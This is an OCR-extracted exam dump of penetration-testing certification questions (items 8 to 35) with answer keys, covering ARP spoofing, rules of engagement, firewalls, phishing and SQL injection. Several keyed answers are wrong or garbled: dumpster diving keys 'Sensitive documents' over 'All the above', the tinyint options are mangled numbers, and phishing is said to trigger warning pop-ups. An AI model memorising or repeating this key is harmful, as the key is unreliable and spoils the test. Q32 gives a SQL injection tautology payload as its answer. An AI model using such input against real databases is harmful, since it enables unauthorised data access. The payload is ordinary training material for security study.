
A. Blue team
B. Tiger team
C. Gorilla team
D. Lion team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8

ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?

A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/ARP_spoofing

QUESTION 9
Amazon Consulting Corporation provides penetration testing and managed security services to companies. Legality and regulatory compliance is one of the important components in conducting a successful security audit.
Before starting a test, one of the agreements both the parties need to sign relates to limitations, constraints, liabilities, code of conduct, and indemnification considerations between the parties.

XSECURITY

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with fully exploiting those vulnerabilities.

Which agreement requires a signature from both the parties (the penetration tester and the company)?

A. Non-disclosure agreement
B. Client fees agreement
C. Rules of engagement agreement
D. Confidentiality agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
John, the penetration testing manager in a pen testing firm, needs to prepare a pen testing pricing report for a client.

Which of the following factors does he need to consider while preparing the pen testing pricing report?

A. Number of employees in the client organization
B. Complete structure of the organization


C. Number of client computers to be tested and resources required to perform a pen test
D. Number of servers available in the client organization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
A wireless intrusion detection system (WIDS) monitors the radio spectrum for the presence of unauthorized, rogue access points and the use of wireless attack tools. The system monitors the radio spectrum used by wireless LANs, and immediately alerts a systems administrator whenever a rogue access point is detected. Conventionally it is achieved by comparing the MAC address of the participating wireless devices.

Which of the following attacks can be detected with the help of wireless intrusion detection system (WIDS)?




A. Social engineering
B. SQL injection
C. Parameter tampering
D. Man-in-the-middle attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.infosecwriters.com/text_resources/pdf/Wireless_IDS_JDixon.pdf (page 5)

QUESTION 12
A penetration test will show you the vulnerabilities in the target system and the risks associated with it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.



What are the two types of 'white-box' penetration testing?

A. Announced testing and blind testing
B. Blind testing and double blind testing
C. Blind testing and unannounced testing
D. Announced testing and unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following is not the SQL injection attack character?

A. $
B. PRINT
C. #
D. @@variable

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
Which of the following is the objective of Gramm-Leach-Bliley Act?

A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf


QUESTION 15
Which of the following contents of a pen testing project plan addresses the strengths, weaknesses, opportunities, and threats involved in the project?

A. Project Goal
B. Success Factors
C. Objectives
D. Assumptions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
In a TCP packet filtering firewall, traffic is filtered based on specified session rules, such as when a session is initiated by a recognized computer.



Identify the level up to which the unknown traffic is allowed into the network stack.

A. Level 5 – Application
B. Level 2 – Data Link
C. Level 4 – TCP
D. Level 3 – Internet Protocol (IP)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=TCP+packet+filtering+firewall+level+up+to+which+the+unknown+traffic+is+allowed+into+the+network+stack&source=bl&ots=zRrbchVYng&sig=q5G3T8lggTfAMNRkL7Kp0SRslHU&hl=en&sa=X&ei=5PUeVLSbC8TmaMzrgZgC&ved=0CBsQ6AEwAA#v=onepage&q=TCP%20packet%20filtering%20firewall%20level%20up%20to%20which%20the%20unknown%20traffic%20is%20allowed%20into%20the%20network%20stack&f=false

QUESTION 17
Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.
Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

What characteristics do phishing messages often have that may make them identifiable?

A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization
C. They trigger warning pop-ups
D. Suspicious attachments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
Which of the following are the default ports used by NetBIOS service?

A. 135, 136, 139, 445

B. 134, 135, 136, 137
C. 137, 138, 139, 140
D. 133, 134, 139, 142

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 19
What is the maximum value of a “tinyint” field in most database systems?

A. 222
B. 224 or more
C. 240 or less
D. 225 or more

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=JUcIAAAAQBAJ&pg=SA3-PA3&lpg=SA3-PA3&dq=maximum+value+of+a+%E2%80%9Ctinyint%E2%80%9D+field+in+most+database+systems&source=bl&ots=NscGk--

R5r&sig=1hMOYByxt7ebRJ4UEjbpxMijTQs&hl=en&sa=X&ei=pvgeVJnTCNDkaI_fgugO&ved=0CDYQ6AEwAw#v=onepage&q=maximum%20value%20of%20a%20%E2%80%9Ctinyint%E2%80%9D%20field%20in%20most%20database%20systems&f=false


QUESTION 20
Which of the following policies states that the relevant application owner must authorize requests for additional access to specific business applications in writing to the IT Department/resource?

A. Special-Access Policy
B. User Identification and Password Policy
C. Personal Computer Acceptable Use Policy
D. User-Account Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
Black-box testing is a method of software testing that examines the functionality of an application (e.g. what the software does) without peering into its internal structures or workings. Black-box testing is used to detect issues in SQL statements and to detect SQL injection vulnerabilities.



Most commonly, SQL injection vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes.
Pen testers need to perform this testing during the development phase to find and fix the SQL injection vulnerability.
What can a pen tester do to detect input sanitization issues?

A. Send single quotes as the input data to catch instances where the user input is not sanitized
B. Send double quotes as the input data to catch instances where the user input is not sanitized
C. Send long strings of junk data, just as you would send strings to detect buffer overruns
D. Use a right square bracket (the "]" character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22

Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security
B. Testing focused on the servers, infrastructure, and the underlying software, including the target
C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
D. Testing performed from a number of network access points representing each logical and physical segment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?

A. Server Side Includes
B. Sort Server Includes
C. Server Sort Includes
D. Slide Server Includes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.


Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?

A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
Rule of Engagement (ROE) is the formal permission to conduct a pen-test. It provides top-level guidance for conducting the penetration testing. Various factors are considered while preparing the scope of ROE which clearly explain the limits associated with the security test.



Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Which of the following factors is NOT considered while preparing the scope of the Rules of Engagment (ROE)?

A. A list of employees in the client organization

B. A list of acceptable testing techniques
C. Specific IP addresses/ranges to be tested
D. Points of contact for the penetration testing team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Which of the following protocols cannot be used to filter VoIP traffic?

A. Media Gateway Control Protocol (MGCP)
B. Real-time Transport Control Protocol (RTCP)
C. Session Description Protocol (SDP)
D. Real-Time Publish Subscribe (RTPS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A penetration test consists of three phases: pre-attack phase, attack phase, and post-attack phase.

Active reconnaissance which includes activities such as network mapping, web profiling, and perimeter mapping is a part which phase(s)?

A. Post-attack phase
B. Pre-attack phase and attack phase
C. Attack phase
D. Pre-attack phase

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf?sequence=1 (page 28, first para)

QUESTION 28
Identify the type of testing that is carried out without giving any information to the employees or administrative head of the organization.

A. Unannounced Testing
B. Double Blind Testing

C. Announced Testing
D. Blind Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Before performing the penetration testing, there will be a pre-contract discussion with different pen-testers (the team of penetration testers) to gather a quotation to perform pen testing.


Which of the following factors is NOT considered while preparing a price quote to perform pen testing?

A. Total number of employees in the client organization
B. Type of testers involved
C. The budget required
D. Expected time required to finish the project

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Translation
B. Tunneling
C. Dual Stacks
D. Encapsulation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 31
John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project. Which of the following includes all of these requirements?

A. Penetration testing project plan
B. Penetration testing software project management plan
C. Penetration testing project scope report
D. Penetration testing schedule plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Rfere
http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA4-PA14&lpg=SA4-PA14&dq=penetration+testing+document+that+defines+the+project,+specifies+goals,+objectives,+deadlines,+the+resources+required,+and+the+approach+of+the+project&source=bl&ots=SQCLHNtthN&sig=kRcccmtDtCdZgB7hASShxSRbfOM&hl=en&sa=X&ei=hyMfVOKzGYvmarvFgaAL&ved=0CB0Q6AEwAA#v=onepage&q=penetration%20testing%20document%20that%20defines%20the%20project%2C%20specifies%20goals%2C%20objectives%2C%20deadlines%2C%20the%20resources%20required%2C%20and%20the%20approach%20of%20the%20project&f=false

QUESTION 32
A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).
What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1‘
D. RETRIVE * FROM StudentTable WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing
B. White box testing
C. Grey box testing
D. Black box testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false

QUESTION 34
What information can be collected by dumpster diving?

A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.spamlaws.com/dumpster-diving.html

QUESTION 35
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.vicomsoft.com/learning-center/firewalls/

